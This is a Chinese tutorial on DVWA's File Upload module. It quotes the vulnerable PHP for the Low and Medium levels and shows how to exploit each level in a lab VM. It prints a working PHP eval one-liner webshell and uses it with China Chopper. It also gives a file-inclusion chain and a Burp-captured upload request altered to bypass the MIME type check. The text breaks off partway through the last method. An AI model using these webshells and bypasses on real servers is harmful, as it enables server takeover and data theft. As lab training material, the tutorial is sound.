目前，最新的DVWA已经更新到1.9版本（http://www.dvwa.co.uk/），而网上的教程大多停留在旧版本，且没有针对DVWA high级别的教程，因此萌发了一个撰写新手教程的想法，错误的地方还请大家指正。

DVWA简介

DVWA（Damn Vulnerable Web Application）是一个用来进行安全脆弱性鉴定的PHP/MySQL Web应用，旨在为安全专业人员测试自己的专业技能和工具提供合法的环境，帮助web开发者更好的理解web应用安全防范的过程。

DVWA共有十个模块，分别是

> Brute Force（暴力（破解））
>
> Command Injection（命令行注入）
>
> CSRF（跨站请求伪造）
>
> File Inclusion（文件包含）
>
> File Upload（文件上传）
>
> Insecure CAPTCHA（不安全的验证码）
>
> SQL Injection（SQL注入）
>
> SQL Injection（Blind）（SQL盲注）
>
> XSS（Reflected）（反射型跨站脚本）
>
> XSS（Stored）（存储型跨站脚本）

需要注意的是，DVWA 1.9的代码分为四种安全级别：Low，Medium，High，Impossible。初学者可以通过比较四种级别的代码，接触到一些PHP代码审计的内容。

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
   Priority to DVWA v1.9, this level was known as 'high'.

DVWA的搭建

Freebuf上的这篇文章《新手指南：手把手教你如何搭建自己的渗透测试环境》（http://www.freebuf.com/sectool/102661.html）已经写得非常好了，在这里就不赘述了。

之前模块的相关内容

Brute Force

Command Injection


CSRF

File Inclusion

本文介绍File Upload模块的相关内容，后续教程会在之后的文章中给出。

File Upload

File Upload
，即文件上传漏洞，通常是由于对上传文件的类型、内容没有进行严格的过滤、检查，使得攻击者可以通过上传木马获取服务器的
webshell权限，因此文件上传漏洞带来的危害常常是毁灭性的，Apache、Tomcat、Nginx等都曝出过文件上传漏洞。



下面对四种级别的代码进行分析。

Low

服务器端核心代码

```
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path  = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // Can we move the file to the upload folder?
    if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
```

```
        // No
        echo '<pre>Your image was not uploaded.</pre>';
    }
    else {
        // Yes!
        echo "<pre>{$target_path} succesfully uploaded!</pre>";
    }
}


?>
```

basename(path,suffix)

函数返回路径中的文件名部分，如果可选参数suffix
为空，则返回的文件名包含后缀名，反之不包含后缀名。


可以看到，服务器对上传文件的类型、内容没有做任何的检查、过滤，存在明显的文件上传漏洞，生成上传路径后，服务器会检查是否上传成功并返回相应提示信息。

漏洞利用

文件上传漏洞的利用是有限制条件的，首先当然是要能够成功上传木马文件，其次上传文件必须能够被执行，最后就是上传文件的路径必须可知。不幸的是，这里三个条件全都满足。

上传文件hack.php（一句话木马）


上传成功，并且返回了上传路径



打开中国菜刀，右键添加，


地址栏填入上传文件所在路径http://192.168.153.130/dvwa/hackable/uploads/hack.php，

参数名（一句话木马口令）为apple。




然后菜刀就会通过向服务器发送包含apple参数的post请求，在服务器上执行任意命令，获取webshell权限。

可以下载、修改服务器的所有文件。



可以打开服务器的虚拟终端。



Medium

服务器端核心代码

```
<?php

if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path  = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // File information
    $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
    $uploaded_type = $_FILES[ 'uploaded' ][ 'type' ];
    $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];

    // Is it an image?
    if( ( $uploaded_type == "image/jpeg" || $uploaded_type == "image/png" ) &&
        ( $uploaded_size < 100000 ) ) {

        // Can we move the file to the upload folder?
        if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
            // No
            echo '<pre>Your image was not uploaded.</pre>';
        }
        else {
            // Yes!
            echo "<pre>{$target_path} succesfully uploaded!</pre>";
        }
    }
    else {
        // Invalid file
```


```
        echo '<pre>Your image was not uploaded. We can only accept JPEG or PNG images.
</pre>';
    }
}

?>
```

可以看到，Medium级别的代码对上传文件的类型、大小做了限制，要求文件类型必须是jpeg或者png，大小不能超过100000B（约为97.6KB）。


漏洞利用

1.组合拳（文件包含+文件上传）

因为采用的是一句话木马，所以文件大小不会有问题，至于文件类型的检查，尝试修改文件名为hack.png。




上传成功。



启用中国菜刀。

不幸的是，虽然成功上传了文件，但是并不能成功获取webshell
权限，在菜刀上无论进行什么操作都会返回如下信息。



中国菜刀的原理是向上传文件发送包含apple参数的post请求，通过控制apple
参数来执行不同的命令，而这里服务器将木马文件解析成了图片文件，因此向其发送post
请求时，服务器只会返回这个“图片”文件，并不会执行相应命令。


那么如何让服务器将其解析为php
文件呢？我们想到文件包含漏洞（详见文件包含漏洞教程）。这里可以借助Medium
级别的文件包含漏洞来获取webshell权限，打开中国菜刀，右键添加，在地址栏中输入

http://192.168.153.130/dvwa/vulnerabilities/fi/?
page=hthttp://tp://192.168.153.130/dvwa/hackable/uploads/hack.png

参数名为apple，

脚本语言选择php。

点击添加，成功获取webshell权限。



2.抓包修改文件类型

上传hack.png文件，抓包。

Request to http://192.168.153.130:80

Forward | Drop | Intercept is on | Action

Raw | Params | Headers | Hex

```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.153.130
Content-Length: 421
Cache-Control: max-age=0
Origin: http://192.168.153.130
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.0.2785.116 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryjcwm3Y0KNIZjsJZG
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://192.168.153.130/dvwa/vulnerabilities/upload/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie: security=medium; PHPSESSID=1ah9ck9tm944lvbkgh7g2isqp0

------WebKitFormBoundaryjcwm3Y0KNIZjsJZG
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
------WebKitFormBoundaryjcwm3Y0KNIZjsJZG
Content-Disposition: form-data; name="uploaded"; filename="hack.png"
Content-Type: image/png

<?php @eval($_POST['apple']);?>
------WebKitFormBoundaryjcwm3Y0KNIZjsJZG
Content-Disposition: form-data; name="Upload"

Upload
------WebKitFormBoundaryjcwm3Y0KNIZjsJZG--
```


可以看到文件类型为image/png，尝试修改filename为hack.php。

Original request | Edited request | Response

